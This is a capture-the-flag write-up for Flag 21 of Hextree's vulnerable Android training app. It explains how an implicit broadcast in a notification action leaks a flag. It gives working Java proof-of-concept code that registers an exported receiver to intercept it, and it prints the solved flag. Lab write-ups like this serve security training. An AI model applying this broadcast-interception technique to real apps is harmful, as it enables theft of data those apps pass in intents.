Challenge Requirments
Hijack the notification action triggered by
Flag21Activity
Analysis
Flag21Activity
public class Flag21Activity extends AppCompactActivity {
    public static String GIVE_FLAG = "io.hextree.broadcast.GIVE_FLAG";

    public Flag21Activity() {
        this.name = "Flag 21 - Hijack notification button";
        this.flag = "jUBJFmCQFOUsDC+hBOLu3D4rz7J74vUO3rEXLkH+FAygUFFjzpUS7avqDiQnD8Dy";
        this.tag = "BroadcastReceiver";
        this.tagColor = R.color.green;
        this.hideIntentDialog = true;
    }

    private void createNotificationChannel() {
        NotificationChannel notificationChannel = new NotificationChannel("CHANNEL_ID", "Hextree Notifications", 3);
        notificationChannel.setDescription("Notifications related to various intent attack surface features. Probably good idea to reverse engineer this notification.");
        ((NotificationManager) getSystemService(NotificationManager.class)).createNotificationChannel(notificationChannel);
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle bundle) {
        createNotificationChannel();
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        if (getIntent() == null) {
            return;
        }
        BroadcastReceiver broadcastReceiver = new BroadcastReceiver() { // from class: io.hextree.attacksurface.activities.Flag21Activity.1
            @Override // android.content.BroadcastReceiver
            public void onReceive(Context context, Intent intent) {
                String resultData = getResultData();
                Bundle resultExtras = getResultExtras(false);
                int resultCode = getResultCode();
                Log.i("Flag18Activity.BroadcastReceiver", "resultData " + resultData);
                Log.i("Flag18Activity.BroadcastReceiver", "resultExtras " + resultExtras);
                Log.i("Flag18Activity.BroadcastReceiver", "resultCode " + resultCode);
                Toast.makeText(context, "Check the broadcast intent for the flag", 0).show();
                Flag21Activity flag21Activity = Flag21Activity.this;
                flag21Activity.success(null, flag21Activity);
            }
        };
        this.f.addTag(GIVE_FLAG);
        IntentFilter intentFilter = new IntentFilter(GIVE_FLAG);
        if (Build.VERSION.SDK_INT >= 33) {
            registerReceiver(broadcastReceiver, intentFilter, 2);
        } else {
            registerReceiver(broadcastReceiver, intentFilter);
        }
        Intent intent = new Intent(GIVE_FLAG);
        intent.putExtra("flag", this.f.appendLog(this.flag));
        NotificationCompat.Builder addAction = new NotificationCompat.Builder(this, "CHANNEL_ID").setSmallIcon(R.drawable.hextree_logo).setContentTitle(this.name).setContentText("Reverse engineer classes Flag21Activity").setPriority(0).setAutoCancel(true).addAction(R.drawable.hextree_logo, "Give Flag", PendingIntent.getBroadcast(this, 0, intent, 201326592));
        if (ActivityCompat.checkSelfPermission(this, "android.permission.POST_NOTIFICATIONS") != 0) {
            if (Build.VERSION.SDK_INT >= 33) {
                ActivityCompat.requestPermissions(this, new String[]{"android.permission.POST_NOTIFICATIONS"}, 1);
            }
        } else {
            NotificationManagerCompat.from(this).notify(1, addAction.build());
            Toast.makeText(this, "Check your notifications", 0).show();
        }
    }
}
The challenge flow is really similar to Flag20 challenge, The only difference is instead of sending a broadcast that will help us get the flag we now will receive the broadcast that contains the flag
Here’s the flawed part:
    public static String GIVE_FLAG = "io.hextree.broadcast.GIVE_FLAG";
    ...
    ...
    IntentFilter intentFilter = new IntentFilter(GIVE_FLAG);
    Intent intent = new Intent(GIVE_FLAG);
        intent.putExtra("flag", this.f.appendLog(this.flag));
        NotificationCompat.Builder addAction = new NotificationCompat.Builder(..., PendingIntent.getBroadcast(this, 0, intent, 201326592));
        if (Build.VERSION.SDK_INT >= 33) {
            registerReceiver(broadcastReceiver, intentFilter, 2);
        } else {
            registerReceiver(broadcastReceiver, intentFilter);
        }
As you can see here the notification sends an implicit intent to a really broad filter that even us can use, That said let’s craft the poc!
Creating the POC
POC Code
public class Flag21 extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_flag21);
		getSupportActionBar().setTitle("Flag 21");

        Button button = findViewById(R.id.button_flag21);
        button.setOnClickListener(v -> {
            Log.v("Tensai-POC", "Solving Flag 21");
            // Here we pivot to Flag21Activity via Flag5Activity just to start the challenge
            Intent targetIntent = new Intent();
            targetIntent.setComponent(new ComponentName(
                    "io.hextree.attacksurface",
                    "io.hextree.attacksurface.activities.Flag21Activity"
            ));
            Intent pivot = PivotIntent.create(targetIntent);
            startActivity(pivot);
            // Bring our app back after a 4 seconds delay
            // (Optional - We do that just to show the intent details using Utils.showDialog)
            new Handler(getMainLooper()).postDelayed(() -> {
                Intent back = new Intent(this, Flag21.class);
                back.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT | Intent.FLAG_ACTIVITY_SINGLE_TOP);
                startActivity(back);
            }, 4000);
        });
        BroadcastReceiver receiver = new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
                String flag = intent.getStringExtra("flag");
                Log.i("Tensai-POC", "Flag 21: " + flag);
                Utils.showDialog(context,intent);
            }
        };
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.O) {
            registerReceiver(receiver,new IntentFilter("io.hextree.broadcast.GIVE_FLAG"), Context.RECEIVER_EXPORTED);
        }
    }
}
Attack Flow

The first thing we did is to pivot to Flag21Activity from Flag5Activity just to get the notification Then we fired an intent back to our app to get back to our app After that we just press on the Give Flag button and we will see the flag in LogCat and in our app also!

Flag
HXT{intercepted-notificaiton-ah2us}